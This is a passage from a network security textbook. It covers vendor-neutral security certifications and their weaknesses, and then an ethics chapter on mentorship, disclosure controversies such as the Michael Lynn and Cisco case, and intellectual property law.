A simple check for a criminal history, strong credit rating, and strong references can provide insight into trustworthiness. Even without a criminal record, people who are regularly criticized for improper behavior are usually less desirable.

1.6 CERTIFICATIONS

Detailed background checks are not always a viable option; education, experience, and track records are not always easy to verify. Certification programs provide a general skill set baseline and a superficial assessment of a candidate's knowledge level. Ongoing maintenance of a certification shows a commitment level.

Although there are literally hundreds of security certifications, the majority is vendor- or product-specific. For example, the MSCE—Microsoft Certified Engineer—provides a minimum level of familiarity with Microsoft platforms. But MSCE knowledge may not translate into general, operating system independent knowledge, nor does certification imply experience. Apple, IBM, Microsoft, Cisco, Avaya, and most other major technology companies provide vendor-specific certifications. These certifications primarily focus on vendor-specific solutions and do not imply general security knowledge. Vendor-specific certifications are desirable when seeking a vendor-specific solution.

Vendor-neutral certifications are designed to measure general concepts, rather than vendor-specific products. A person with a vendor-neutral security certification may understand basic security principles but not how to apply them in a Cisco, Apple, or other vendor-specific environment. In general, vendor-neutral certifications are more desirable because few principles change under specific vendor platforms.

Computer security certifications are relatively new. More than 30 different vendor-neutral certification programs are available. As these programs evolve, some are expected to become obsolete, others will fill niches, and a few will rise to dominate the certification landscape. Out of the 30 vendor-neutral certification programs, 6 commercial programs appear to be more desirable than all others: CISSP, SSCP, GIAC, CISA, CISM, and Security+ certifications (Table 1.2) [VanAuken2005]. Each of these programs requires some type of examination and registration fee. Whereas a few require projects or a demonstration of knowledge application, most only use multiple-choice questions. Many of these programs require experience prior to the examination and an agreement to abide by a specific code of ethics (Table 1.3). Just as each certification has different requirements and covers different aspects of computer security, renewal requirements vary dramatically (Table 1.4). Certifications may require annual or bi-annual renewal fees, exams, or security-related continuing education.

TABLE 1.2 Common Types of Security Certifications

Certification:	**CISSP**	**SSCP**	**GIAC**	**CISA**	**CISM**	**Security+**
Name:	Certified Information Systems Security Professional	Systems Security Certified Professional	Global Information Assurance Certification	Certified Information Security Auditor	Certified Information Security Manager	Security+I
Organization:	International Information Systems Security Certification Consortiuim (ISC)^2	International Information Systems Security Certification Consortiuim (ISC)^2	SANS Institute	Information Systems Audit and Control Association (ISACA)	Information Systems Audit and Control Association (ISACA)	Computing Technology Industry Association (CompTIA)
Certifies:	Knowledge of international standards for information security. Covers 10 areas of knowledge.	Knowledge of information security policies, standards, and procedures.	Knowledge of information security policies, standards, and procedures.	Information systems auditing, control and security knowledge.	Architect, manage and assess information security projects.	Security-related skills.

1.6.1 CISSP AND SSCP

The International Information Systems Security Certification Consortium, Inc., or (ISC)^2, offers two certifications: the Certified Information Systems Security Professional (CISSP), and the Systems Security Certified Professional (SSCP). The CISSP covers the widest scope, testing knowledge across 10 different areas of computer security:

- Access control systems and methodology
- Applications and systems development

TABLE 1.3 Security Certification Examination Requirements

Requirements:	CISSP	SSCP	GIAC	CISA	CISM	Security+
Code of Ethics:	Yes	Yes	No	Yes	Yes	No
Exam Type:	1 exam, 250 multiple choice	1 exam, 125 multiple choice	1 practical, 2 online	1 exam, 200 multiple choice	1 exam, 200 multiple choice	1 exam, 100 questions
Required Relevant Experience:	4 years	1 year	None	5 years	5 years including 3 years in at least 3 areas of security management	None
Other:	College degree can substitute for experience	None	Courses offered to supplement exams	College credit can subsistute for experience	College credit can substitute for experience	Network+ certification and 2 years experience recommended

TABLE 1.4 Security Certification Renewal Requirements

Renewal:	CISSP	SSCP	GIAC	CISA	CISM	Security+
Fee:	Annual	Annual	Every 2 years	Annual	Annual	None
Renewal Exam:	Exam every 3 years	Exam every 3 years	Every 2 years	Annual	Annual	None
Renewal Exam Type:	1 exam, 250 multiple choice	None	Refresher exam required	None	None	None
Continuing Education:	20 Continuing Professional Education credits	60 Continuing Professional Education credits	None	20 hours per year; 120 hours in 3 years	20 hours per year; 120 hours in 3 years	None
Other:	Must be in good standing	None	Renewal includes revised coursework	Certifications periodically audited by ISACA	Certifications periodically audited by ISACA	None

- Business continuity planning
- Cryptography
- Law, investigation, and ethics
- Operations security
- Physical security
- Security architecture and models
- Security management practices
- Telecommunications and networking

To achieve CISSP certification, an applicant must agree to a code of ethics, have a minimum of 4 years of computer security experience, and pass a 250-question multiple-choice exam. College degrees are acceptable in lieu of some experience.

The CISSP also includes three focused certifications, the Information Systems Security Engineering Professional (ISSEP), Information Systems Security Architecture Professional (ISSAP), and Information Systems Security Management Professional (ISSMP). Someone with a CISSP may also test for these certifications.

The CISSP requires an annual renewal and, every three years, a renewal exam. In addition to the renewal fees and exams, the CISSP requires continuing education credits. These credits indicate continuous exposure and education in the computer security field.

The SSCP is a lighter offering of the CISSP, covering only seven areas:

- Access control
- Administration
- Audit and monitoring
- Cryptography
- Data communications
- Malicious code and malware
- Risk, response, and recovery

In addition, the SSCP only requires 125 questions and 1 year of experience. As with the CISSP, the SSCP requires a renewal exam every 3 years and continuing education.

1.6.2 GIAC

The SANS Institute offers a suite of Global Information Assurance Certification (GIAC) programs. Each GIAC program covers one area of computer security. For example, there is a GIAC Certified Firewall Analyst, GIAC Certified Intrusion Analyst, and GIAC Web Application Security. Some GIAC programs are vendor-specific, such as the GIAC Securing Oracle and GIAC .Net, but most are intended to be vendor-neutral.

Unlike the CISSP and SSCP, the GIAC does not require a code of ethics or previous experience—although passing the exams without experience may prove difficult—and no continuing education experience is required to renew. But the GIAC does include some unique offerings. To become GIAC certified, an applicant must pass a practical exam, where the knowledge is applied. In addition, the GIAC requires a renewal exam every two years.

1.6.3 CISA and CISM

The Information Systems Audit and Control Association (ISACA) offers two certifications: the Certified Information Security Auditor (CISA) and Certified Information Security Manager (CISM). The former covers system auditing, control, and security knowledge, whereas the latter addresses architecture, management, and security project assessment. Unlike the CISSP and SSCP, the CISA and CISM are not directly related. The CISA is intended for auditors and administrators, and the CISM is directed toward managers.

Both the CISA and CISM have similar requirements. Both include a code of ethics, 200 multiple-choice questions, and 5 years of experience. College credits are an acceptable substitute for some of the experience requirement. Although neither requires a renewal exam, both require a minimum of 20 continuing education or application hours per year, with no less than 120 hours in any 3-year period. ISACA enforces this requirement with random audits of certified members.

1.6.4 Security+

Of the rising security certifications, the Computing Technology Industry Association (CompTIA)'s Security+ certification appears weakest. The Security+ exam covers a wide range of topics, including communication security, infrastructure security, cryptography, access control, authentication, external attacks, and operational security. Although no experience is required, CompTIA strongly recommends 2 years experience and the CompTIA Network+ certification.

The weakest aspect of the Security+ certification is the lack of a renewal requirement. No retesting of knowledge and no continuing education is required (but no renewal fee either).

1.6.5 Certification Weaknesses

Certifications provide a baseline for expected knowledge level and experience, but certifications do not necessarily guarantee the minimal qualifications. Issues such as substituting college credits for experience, purchasing continuing education credits, and conflicting codes of ethics lead to an uneven quality among certified individuals.

1.6.5.1 College Experience

Many certification programs permit the exchange of college credits or degrees in lieu of experience. But not all colleges are accredited, and not all degrees are the same; some degrees have more value. For example, most junior colleges do not offer the same educational scope as an Ivy League degree. Similarly, transfer students know that college credits from one institution may not be transferable to another institution. Yet, for certifications, nearly all credits are treated as equal. With few exceptions, all college credits or degrees in the computer security field are acceptable. Ironically, although educational degrees are acceptable in lieu of experience, most certifications do not accept other certifications as substitutes for experience.

1.6.5.2 Cost of Certifications

Certification programs, such as the CISSP, SSCP, CISA, and CISM, require continuing education credits. The continuing professional education (CPE) credits, or continuing educational units (CEU), roughly translate into hours of service. Many lectures and seminars can be counted as credits. Although these events expose an individual to new knowledge, few actually require interaction or test the knowledge. Furthermore, most of these seminars are not free, with costs ranging from $5 to more than $2,000. An unscrupulous individual can simply buy continuing education hours.

Many professional organizations support certifications and assist their members in acquiring CPE credits. For example, the International Information Systems Forensics Association (IISFA, *http://www.infoforensics.org/*) and Information Systems Security Association (ISSA, *http://issa.org/*) offer CPE credit toward CISSP and SSCP certifications. Members may acquire credits by attending chapter meetings and presentations or by holding board positions. Most of the monthly ISSA chapter meetings are free for members, under $25 for nonmembers, and provide up to three CPE units per meeting (one unit per meeting is common). A person that joins two organizations and attends meetings can cover most of their CPE needs.

1.6.5.3 Uneven Continuing Education

The quality of security-oriented presentations varies. Many small seminars are by vendors, providing credit hours toward certification renewal with vendor-specific solutions. Yet cutting-edge and informative presentations at well-respected conferences do not necessarily count toward continuing education. Although hands-on workshops at these professional conferences offer credit hours, conference presentations do not usually count toward certification renewal.

As an example, the Black Hat Briefings (*http://www.blackhat.com/*) is a well-respected security conference, offering both seminars and workshops on cutting-edge security topics. Defcon, promoted as an "underground hacker conference," is traditionally held immediately after Black Hat. Many of the same speakers present at both conferences. Even though both conferences offer many of the same presentations, in 2005, only Black Hat counted toward CPE credits. This implies that CPE credits relate to the forum and not the content.

1.6.5.4 Breach of Ethics

(ISC)^2, ISACA, and other organizations require adherence to a code of ethics. Although the code of ethics suggests a level of professional responsibility, certifying organizations find it difficult to enforce or validate compliance. Breaching the code of ethics will not trouble an unethical individual, and an ethical individual probably does not need the code anyway.

Required code of ethics may lead to conflicts with corporate policies. For example, the CISSP must agree to "Protect society, the commonwealth, and the infrastructure" [CISSP2005]. Releasing information concerning a critical exploit may aid society, the commonwealth, and the infrastructure, but if it goes against a corporate decision, it may have legal ramifications. Employees with CISSP certifications may face a choice between their jobs and their certifications.

Some codes of ethics also include demands for preferential treatment. For example, the $(ISC)^2$ code of ethics says, "All other things equal, prefer those who are certified and who adhere to these canons" [CISSP2005]. This implies that, given two equally qualified candidates, a CISSP or SSCP must be chosen over a noncertified, CISA, GIAC, or other-certified person. This appears to contradict with another $(ISC)^2$ ethical requirement, "Treat all constituents fairly."

1.6.5.5 Validating Certification

Anyone can claim to hold a certification. As such, an employer needs a means to validate the certification. Few organizations provide easy access to certification validation, and many certification lookup services only provide a name and city. If an applicant resides in a large city and has a common name, such as "John Smith," then validating the credential may be difficult.

Although it is important to verify certifications, it is critical to know that a certification has been revoked. An individual whose certification has been revoked is not only uncertified but explicitly unqualified for certification. Revocation may occur due to breaching a required code of ethics, cheating on tests, or falsifying CPE units. Unfortunately, most organizations only provide methods to validate a claimed certification and not a method to identify revoked certifications. In addition, "expired" and "revoked" may be indistinguishable.

1.6.5.6 Comparing Certifications

Colleges and universities strive to maintain accreditation in their educational programs. All degrees from accredited schools and programs are comparable because they all provide the same baseline requirements. In contrast, no two certifications are equivalent; a CISSP is not the same as a CISA. Different certifications cover different core elements. Due to the uneven nature, certifications should be desirable, but not required. When comparing candidates, employers should only consider certifications when all experience and education are equivalent.

SUMMARY

Network security is the application of security concepts toward the networking infrastructure. This includes understanding the applicable threat models, mitigation methods, and concepts. In physical security, an attacker requires physical access; application security is generally limited to the application or operating system. In contrast, network security focuses on intersystem dependencies and communications, and a network attacker is usually located remotely.

The ability to identify potential threats, apply practical mitigation options, and react to attacks depends on the detailed knowledge of networking risks and solutions. This book describes basic networking concepts from a security orientation.

Security administrators and related personnel must identify, analyze, and mitigate network security risks. The quality of these people directly leads toward the ability to address these needs. Education, experience, and a positive track record are core attributes for qualified staff. Computer security certification programs provide a baseline for identifying qualified personnel.

REVIEW QUESTIONS

1. Name three critical elements for mitigating security risks.
2. Which is a more costly threat, internal or external attackers?
3. What are the five foundation concepts for security?
4. What is defense-in-depth?
5. What are some criteria for selecting dependable security personnel?

DISCUSSION TOPICS

1. Define security, network security, and risk management.
2. Describe a recent vulnerability. Identify the threat, exploit, primary target(s), and any secondary targets.
3. Describe a recent network compromise. Speculate on the attacker(s) and possible motivations.
4. Compare benefits and limitations of applying security-by-obscurity.
5. Choose a certification program not described in this chapter. Compare and contrast the offerings with the CISSP, CISA, CISM, and GIAC.

ADDITIONAL RESOURCES

Many resources are available for both general security guidelines as well as specific security implementations. The Open Web Application Security Project (*http://www.owasp.org/*) provides many white papers on effective security guidelines. Similar resources are available from the Internet Storm Center (*http://isc.sans.org/*) and Computer Emergency Response Team (CERT) (*http://www.cert.org/*). Many countries operate their own CERT branches, such as the United States (*http://www.us-cert.gov/*) and Australia (*http://www.auscert.org.au/*). The Black Hat Briefings (*http://www.blackhat.com/*) and Defcon conference (*http://www.defcon.org/*) make past presentations publicly available.

Security bulletins are available from CERT, as well as cutting-edge forums such as Security Focus' Bugtraq (*http://www.securityfocus.com/*) and the Full Disclosure mailing list (*http://lists.grok.org.uk/full-disclosure-charter.html*). Bugtraq and Full Disclosure discuss some of the most recent developments in computer security.

With the hundreds of certifications available, it can be difficult to tell one from another. A few online sites provide lists of vendor-specific and vendor-neutral certifications. One example is CertCities (*http://certcities.com/certs/other/default.asp*). They provide a list of more than 100 certifications as well as program details.

Besides the certifications from organizations such as SANS Institute, (ISC)^2, and ISACA, there are also security certifications for the government sector. For example, the Committee on National Security Systems (CNSS) at the U.S. National Security Agency offers a set of information assurance training courses and certifications. CNSSI 4013 is designed for system administrators, whereas CNSSI 4014 is for information systems security officers.

This page intentionally left blank

2 Ethics

In This Chapter

- Ethical Training
- Ethical, Social, and Legal Considerations
- Intellectual Property
- Computer Crimes

Every field has a sense of right and wrong—behaviors that are considered acceptable and unacceptable by peers and associates. Long-established fields, such as the legal and medical professions, have extensive written guidelines for appropriate behavior, which newer fields such as computer science lack.

Discussions concerning computer ethics are a relatively new development within computer science. Although it may be technically possible to crack an encryption, hijack a network, or disable a host, it may not be ethical, moral, or legal. Teaching computer security is a complicated task. Even though it is desirable to educate the good guys, there is concern that bad guys may learn a new attack method, or worse, a good guy may become a bad guy. Understanding acceptable behavior requires knowledge of ethical, social, and legal values as well as the consequences of inappropriate actions.

2.1 ETHICAL TRAINING

Morals are a sense of right and wrong. The application of moral guidance is situation dependent and develops over time. Without proper guidance, a person may develop a set of morals that significantly differs from those accepted by society.

Conveying a sense of right and wrong is just as important as transferring technical knowledge. Computer security teaches how to both attack and defend a network. Without the correct moral guidance and training, someone with the technical knowledge may develop questionable morals.

In 1985, the Association for Computing Machinery held a panel on hacking [Harvey1985] and discussed moral implications. They compared computer security training to a martial art. Brian Harvey addressed the core concern as a question of training: "Skill in Karate is a deadly weapon; to give that weapon to a young person is an affirmation of trust rather than suspicion. Why do Karate classes for kids work? Why don't they lead to an epidemic of juvenile murders?" The rationale is based on moral direction, set by a combination of discipline, access to power, apprenticeship, and experimentation.

2.1.1 Discipline

Within karate, both the beginner and expert adhere to rules of etiquette and ethics. The same rules are applied to both people, regardless of skill level. As a result, beginners do not feel unfairly restricted by a set of arbitrary rules. The master conveys ethical behavior by direct teaching and by example.

In contrast, computer knowledge is commonly learned through independent study. Individuals frequently learn skills in isolation or through brief interactions. Few computer professionals begin their knowledge with long-term assistance from a master. Instead, ethical behavior is amended to existing knowledge through advanced education programs and long-term associations with experts who display acceptable behavior.

The risk of a computer security expert with questionable morals can be mitigated through support from society, academics, and corporate leadership. Security professionals should be encouraged to develop long-term associations with respected experts. Similarly, experts should reach out as mentors for beginners.

Ph34r My Fu!

In 1985, Brian Harvey wrote a paper for the ACM suggesting that computer security should be taught similar to a martial art [Harvey1985]. In martial arts, the master educates the student by example without placing the student in a harmful situation or allowing the student to harm himself (or anyone else).

Harvey's analogy used Karate as an example, but the example changed over time. By 1987, analogies began to use Karate, Judo, Tae Kwon Do, and other martial arts. Internet users eventually adopted Kung Fu as the preferred analogy. It was later shortened to "Fu" and used to imply skill with computers.

Although some accounts of this etymology refer to David Carradine's TV series, "Kung Fu" (1972-1975), the popular "elite hacker" phrases such as "fear my fu" (ph34r my fu) and "my fu is stronger" did not surface until the early 1990s, after Harvey's paper. Ironically, many people who use "fu" to describe technical competence lack formal training and discipline.

2.1.2 Access and Power

Reading is not the same as doing. A person who reads about airplanes is not qualified to fly an airplane. Similarly, someone who only hears about computer security is not a trained security professional. Skill requires experience, and experience requires direct access to powerful tools. Computer security tools are neither good nor evil—they are tools. Just as a hammer can be used to build a home or cause bodily harm, a packet sniffer can be used to diagnose a network problem or compromise network connections. Ethical usage of the tool depends on the person and situation.

That Depends

Lawyers rarely give direct answers. Anyone who has asked for legal advice has likely heard the phrase "that depends." Legality and ethics depend on the situation, interpretation, and established history, which is also true in network security.

For example, a *packet sniffer* is a common security tool for capturing network traffic for analysis. The traffic may include passwords, private email messages, and other personal information. Most packet sniffers require little skill to operate. In essence, anyone can run a packet sniffer. But whether running a packet filter is illegal, socially unacceptable, or unethical depends on the situation. For example, if the sniffer is used "just for fun," then the behavior may be questionable—how will the collected information be used? In contrast, if a manager asks an employee to run the sniffer, then it may be socially or legally acceptable, but it can still be unethical. What if the data is used to determine whether someone should be fired? This is a different situation than determining whether a network is vulnerable to weak passwords or has been infected with a virus.

2.1.3 Apprenticeship and Experimentation

Mentors allow an individual to learn computer security and ethical behavior. A person who only learns security gains the skills without the moral values. Independent learning may also not grant exposure to uncommon or difficult problems—untrained security personnel may be unprepared for real-world situations.

Learning computer security means defending and exploiting technology, but hands-on learning should be performed in a safe environment. As an analogy, most major cities offer skateboard parks as a safe environment for skateboarders. They may perform extreme stunts without breaking laws or injuring others. Similarly, network security training requires an isolated network where exploits can be tested without causing damage outside the test bed. Without a safe environment, students may hone their skills on unsuspecting victims. An ideal environment includes a variety of network devices, operating systems, and configurations that are intended to provide a range of attack vectors and defense options.

2.1.4 Professions

Professions such as medical doctors, attorneys, accountants, and librarians have many similarities. Each of these fields includes formal associations, specific areas of influence, and professional training requirements. Yet, these occupations have clear distinctions from the field of computer science.

2.1.4.1 Formal Associations

Trained professional occupations are usually associated with well-defined associations. For example, lawyers report to specific state bar associations or national groups such as the American Bar Association or the Italian Ordine degli Avvocati e Procuaratori di Milano.

Professional organizations define standards of conduct for members and provide a central point for reporting breaches of ethics. A lawyer who is not a member of the bar is deemed a questionable lawyer, and some states require bar membership in order to practice law.

In contrast, there is no centrally required association for computer science. Although the Association for Computer Machinery (ACM) and Institute of Electrical and Electronic Engineering (IEEE) are available, people operating in the profession do not need to be members; lacking a membership is rarely a deterrent to employment. As mentioned in Chapter 1, formal certification programs for computer security are just developing and lack consistency, membership enforcement, and an established level of respect. There are also no clearly defined niche organizations. The specialty field of "computer security" is covered by hundreds of known (and lesser-known) associations.

2.1.4.2 Area of Influence

Most professional occupations focus on one area of study. For example, the American Medical Association (AMA) covers "medical" for physicians. Although the AMA may provide legal advice to members, it does not provide membership to lawyers, accountants, or auto mechanics. More specialized organizations focus on members with associated specialties—a geriatric cardiologist is unlikely to be a member of the American Academy of Pediatrics.

Computer science and security organizations lack focus. The CISSP certification (Chapter 1) is awarded to anyone who passes the exam, regardless of profession. A physician who also manages his clinic's network is as qualified as a software quality assurance specialist. Without a clearly defined focus, the field becomes contaminated by outside influences. A single guiding standard of conduct becomes impractical.

2.1.4.3 Professional Training

Most professional occupations require formal training. Physicians, attorneys, and accountants undergo years of formal schooling before being awarded certifications. Few of these professionals learned their skills in isolation. Along with learning necessary skills, these professionals also learn ethics. People who clearly display unacceptable behavior do not complete the training.

Computer science, including networking and security, is unlike other professions. The skills needed for these occupations are commonly self-taught. Computer professionals regularly boast about how young they were when they started or reminisce about their first computers. Whereas surgeons rarely boast about carving poultry when they were 12, computer programmers who were programming at an early age wear it as a badge of honor. Unfortunately, self-training teaches skills but not ethics.

Formal college education, regardless of the field of study, provides an ethical basis. Plagiarism, fraud, and illegal activities are unacceptable by all majors. As a result, people with advanced educations display positive social values and are incarcerated less often [Karpowitz2004]. In the computer field, people lacking college degrees have committed the most notorious exploits; Kevin Mitnick, Kevin Poulsen, Adrian Lamo, Jonathan James, MafiaBoy (real name withheld due to age), and Mark Abene are notable examples [Wikipedia2006a]. A formal education is not required to use a computer, develop software, or exploit vulnerabilities. This makes the field prone to a wide range of skills and moral values.

2.2 ETHICAL, SOCIAL, AND LEGAL CONSIDERATIONS

Moral values combine three decision attributes: ethical, social, and legal. Each of these attributes is distinct but interdependent.

The term *ethics* refers to a sense of honesty and dishonesty. These are individual values; actions that are ethical to one person may be unethical to another. Ethical actions are situation dependent. Scanning a network or capturing packets may be considered ethical in one situation but undesirable in another.

Groups of people with similar ethics develop a moral code. Peer groups and organizations may have *social values* that determine appropriate behavior. Acceptable social values may vary between groups, regions, and cultures. For example, colleges may teach students how to write computer viruses and analyze malware. Although writing viruses is an acceptable behavior within this forum, there is no consensus among the wider group of Internet users, and some security experts consider it to be an unacceptable practice [Hulme2003].

Legal restrictions are developed for one of three purposes. If there is no consensus for social values, then laws can be created to provide interpretation. Laws can also be used to specify consequences for unacceptable behavior. For example, digital trespassing is a felony in the United States with a punishment ranging from a fine to incarceration. Finally, laws can be used to impose a minority opinion or competitive edge.

Although they are closely related, there is a distinction between ethical, social, and legal values. Not every unethical action is illegal, and not every legal action is socially acceptable. Each is dependent on the situation. By understanding the ethical, social, and legal implications, decisions can be made that mitigate conflict or undesirable consequences.

Hat Trick

In computer security, people commonly refer to hat colors. As with the old Western movies, good guys wear *white hats*, and bad guys wear *black hats*. The distinction between white and black refers more to ethics than skill. People identified as white hats strive to show strong ethical behavior. Their actions are (usually) socially acceptable and legal. In contrast, black hats may ignore ethical, social, or legal values. They may hold different social values, feeling that laws are unjust or that their actions are ethical. The difference between a white hat and a black hat is the morality-based label placed by society.

On occasion, some people are called *gray hats*. These people may perform socially unacceptable or illegal actions while claiming ethical behavior. For example, compromising a bad guy's home computer to disable an attack has the right intent, even if the action is illegal.

2.2.1 Moral Example: Home Computing

In most countries, there is no limitation on what a user can place on his home computer. Just because the software exists, however, does not mean that it should be used.

As an example, Web filters are commonly used to restrict network access. Parents may use them to prevent a child from accessing adult-content Web sites. But filters can also track network access. Using a filter to spy on a spouse's network activities can be an invasion of privacy. Even though it is the same technology, it can be used in acceptable and unacceptable ways.

To elaborate on this example, China has a long history of filtering network access. Although this is the same type of technology used to block a child's access to pornographic Web sites, it is applied to a much larger scale. Many countries outside of China have called this censorship an unacceptable practice; this is a difference in social values. An action considered socially unacceptable to some members of the international community appears acceptable to the Chinese government.

2.2.2 Moral Example: Michael Lynn versus Cisco

When security vulnerabilities are discovered, it is considered socially acceptable to inform the appropriate vendors before any public disclosure. This gives the vendor a chance to respond to risks and develop mitigation options before informing bad guys who would exploit new weaknesses. One debate topic concerns how long to wait before the public disclosure. Some vendors may view a risk as a low priority, have limited resources, or may choose not to address the issue. As a result, going public too soon may pressure the vendor into releasing an incomplete solution, and not going public soon enough may give the bad guys an edge.

In 2005, Michael Lynn was selected as a speaker at the Black Hat Briefings security conference. His topic, "The Holy Grail: Cisco ISO Shellcode and Exploitation Techniques," became a heated controversy. The talk discussed vulnerabilities in Cisco routers that had been reported to the company months earlier. Cisco did not want the information made public, and took steps to prevent the presentation including (1) removing the talk from the printed conference proceedings, and (2) threatening Lynn with legal action.

From an ethical perspective, Michael Lynn appears to have felt that making the exploit public was the right thing to do. Cisco had been nonresponsive toward correcting the problem and was not disclosing the risks to its customers.

Socially, Michael Lynn's actions were met with a favorable reaction from the security community. Although some people disagreed with Lynn's choice of disclosure, Cisco was widely criticized for initiating legal action and failing to respond to security vulnerabilities.

Legally, Lynn walked into a minefield. Cisco and Lynn's employer, Internet Security Systems (ISS), served him with an injunction, preventing further disclosure

[Cisco2005]. To give the presentation, Lynn had to quit his job at ISS. And the Black Hat conference was forbidden from disseminating the presentation materials and associated video.

The line between right and wrong, acceptable and unacceptable is not always clear. And doing what seems like the right thing may still have undesirable results.

2.2.3 Moral Framework

A *moral framework* forms the basis of ethical decision making. By understanding the ethical, social, and legal implications, decisions can be made that reflect positive moral values. Steps can be taken to develop a moral framework [Markkula2006]:

Recognize ethical issues: Problems cannot be addressed until they are first identified. Being able to identify situations with potential ethical, social, and legal implications is critical to making moral decisions.

Gather information: What facts are necessary to create an informed decision? A single decision may impact many different people. Who is likely to be impacted by a decision and how will they be affected? Are there known ramifications or responses to particular actions? Not all information may be present. What information is known to be unavailable?

Test hypothetical decisions: Determine a good solution for the problem and evaluate it for ethical, social, and legal implications. Consider reviewing the decision with peers or trusted colleagues—other people usually offer different opinions and valuable insights. Also consider a wider impact: if the decision were made public, how would the public react?

Implement and reflect: Act on the decision and evaluate the reaction. Did it turn out as expected, or did unidentified issues develop? Given the same circumstances, would the same decisions be made or would the situation be handled differently? Reflection on past decisions is an ongoing process. Some actions may take years for all of the repercussions to be identified.

Knowing how to react to a moral decision, before needing to make a decision, is a critical skill that takes effort and practice. Without this skill, unethical behavior is likely to be repeated.

2.3 INTELLECTUAL PROPERTY

Actions that are right and wrong are not always obvious. Laws can turn an otherwise reasonable decision into an undesirable choice. Intellectual property laws are subtle and can impact network security. The Internet contains a significant amount of information that is readily available. In many situations, it becomes easier to copy and "leverage" existing works rather than re-create technology. This can lead to issues due to copyright, trademark, licensing, and fair use.

2.3.1 Copyright

Most countries support some form of copyright protection. *Copyright* means that the works cannot be used without permission or attribution. In some countries, the works must be labeled with an owners name, copyright symbol (©), date, and a formal notice such as "All rights reserved." In the United States, all created works are automatically copyrighted by the author—even if the works are not explicitly denoted by a copyright notation.

2.3.1.1 Copyright Limitations

Not everything can be copyrighted. Literary works, music, and source code can be protected, but intangible items such as ideas or unrecorded improvisation cannot be copyrighted. Items that are not under copyright protection (or under trademark or license restrictions) are in the *public domain*, and are freely available to anyone.

Copyrights are usually not indefinite. In the United States, works created before 1978 remain under copyright for 50 years after the author's death. (After 1978, copyrights could be renewed for up to 75 years.) [Rosenbaum1994]

2.3.1.2 Open Source and Licensing

There is a large amount of information sharing within the computer community. Open source projects allow other developers to see how specific code functions. Even though code is readily accessible, it may not be public domain.

Software licenses attempt to clarify open source usage and copyright terms. For example, the GNU General Public License (GPL) permits source code to be used as long as all associated source code is publicly accessible. In contrast, the MIT public license does not restrict usage. Software without a declared license cannot be arbitrarily associated with GPL, MIT, or other public license, and unlicensed software still falls under copyright law. In addition, open source software under one license should not be re-licensed without permission. Software marked with as GPL is not supposed to be reclassified under the Mozilla Public License (MPL) without permission from the author.

NOTE

Open source is not the same as GPL. GPL is a specific open source license, but other licenses exist. Code can be declared as open source without being licensed as GPL.

2.3.2 Fair Use

Whereas copyrights and licensing restrict usage, *fair use* laws (or *fair dealing*) permit use of protected information without infringement. Fair use laws vary between regions and countries, but, in general, they allow copyrighted items to be mentioned in passing; used for nonprofit, educational purposes; or included for parody. For example, a paragraph may be included without permission in another work, but a larger selection may be considered copyright infringement.

Hear No Evil

Simply put, stealing is wrong. Yet people still do it even though they know they should not. Online file sharing is one example of a behavior that breaches copyrights but seems socially acceptable. In 2004, over 85% of teenagers in the United States were aware that books, movies, music, software, and games were protected by some form of copyright. Even so, more than 50% of these same teenagers admitted to downloading these items, and 43% felt that uploading (distributing) copyright materials was okay [Jackson2005].

Illegal file sharing is an example that is legally wrong, yet socially acceptable. Although people know it is wrong, they do it anyway. Socially, illegal file sharing is widely practiced and not affiliated with any stigma. Openly discussing copyright material downloads is acceptable.

Legality is a different issue. Legally, copyright items must be distributed according to their licensing agreements. The Motion Picture Association of America (MPAA) and Recording Industry Association of America (RIAA) have filed lawsuits against more than 17,000 people for illegal file swapping [Borland2005].

Although companies have the right to protect their intellectual property, they do not always do it correctly. Section 512 of the Digital Millennium Copyright Act (DMCA) protects service providers from secondary copyright infringement due to customer actions. If a user puts a music file on a Web site or shares through a peer-to-peer network, the hosting company cannot be held liable for distributing copyright information. Yet between 2002 and 2005, 30% of takedown notices were arguably covered by fair use, and Section 512 protected an additional 50% of copyright violation notifications. Adding to misuse of the DMCA, competitors to copyright holders initiated 57% of takedown notices sent to search engines, such as Google [Urban2005]. This was likely more for stifling competition than protecting copyrights.

2.3.3 Trademark

Trademarks are used to protect product identities. “Microsoft” is a trademarked name. Trademarks deter other companies from impersonating the Microsoft name, logo, or symbol. Having a trademark does not imply uniqueness—other “Microsoft” companies can exist, as long as they do not compete with the existing trademark or cause market confusion.

In the United States, trademarks do not need to be registered, and they are valid as long as they are used. If a trademarked name, logo, or slogan is abandoned, then other people may adopt the name, logo, or slogan. For example, in 2002 NBC used the TV slogan “if you haven’t seen it, it’s new to you.” Because the slogan has not been used for more than two years, it may be considered abandoned. This same logic applies to network technologies. For example, domain names (Chapter 17) may represent trademarks. If a domain name expires, other companies can acquire the domain.

2.3.4 Patents

Patents are used to protect intellectual property such as methods, systems, or processes. They are intended to protect items that are not universal or obvious. Although they do not cover business practices or natural events, they do protect specific solutions. For example, a specific network adaptor may be patented, the name of the adaptor can be trademarked, and the firmware may be copyrighted.

Just as copyrights and trademarks are country specific, patents may need to be registered nationally and internationally. Patents usually last a fixed number of years before the technology enters into the public domain.

NOTE

Patent pending is a term commonly used to indicate that a patent application has been filed, but it does not provide any protection. The protection only comes when a patent is awarded.

2.3.5 Impact on Network Security

Copyrights, trademarks, and patents can directly impact moral behavior within the fields of networking and security. Most proprietary protocols are protected though copyright and patent laws. Attempts to reverse engineer these technologies for the development of competing products can lead to copyright or patent infringement. Even developing packet sniffers for viewing proprietary protocols can be illegal depending on the development method, labeling, and motivation.

Networking terms can also be trademarked, preventing compatible systems from being given compatible names. For example, “NetMeeting” is a registered trademark of Microsoft, Inc. Other compatible videoconferencing solutions may say that they are "NetMeeting compatible" as long as they identify Microsoft's trademark, but other uses of the term may be prohibited.

Trademarked terms can lead to confusing definitions. For example, SPAM (uppercase) is a registered trademark of Hormel Foods Corporation, but "spam" (lowercase) refers to undesirable email. Whereas spam is widely used to imply something that is undesirable, such as unsolicited email or telemarketing text messages, the exact definition of *undesirable* varies. Simply using a trademarked term incorrectly in a public forum can lead to undesirable consequences.

Licensing restrictions can also impact network security. For example, computer viruses spread rapidly and can impact millions of computers. Antivirus systems can detect and prevent virus infections. Unfortunately, most antivirus solutions are not freely available. Patents, copyrights, and licensing restrictions prevent open distribution of these technologies, allowing computer viruses to spread to unprotected systems.

2.4 COMPUTER CRIMES

Computer security frequently faces ethical, social, and legal challenges. Whereas unethical or socially unacceptable behavior can leave a stigma, legal repercussions can result in stiff penalties.

2.4.1 Motive and Intent

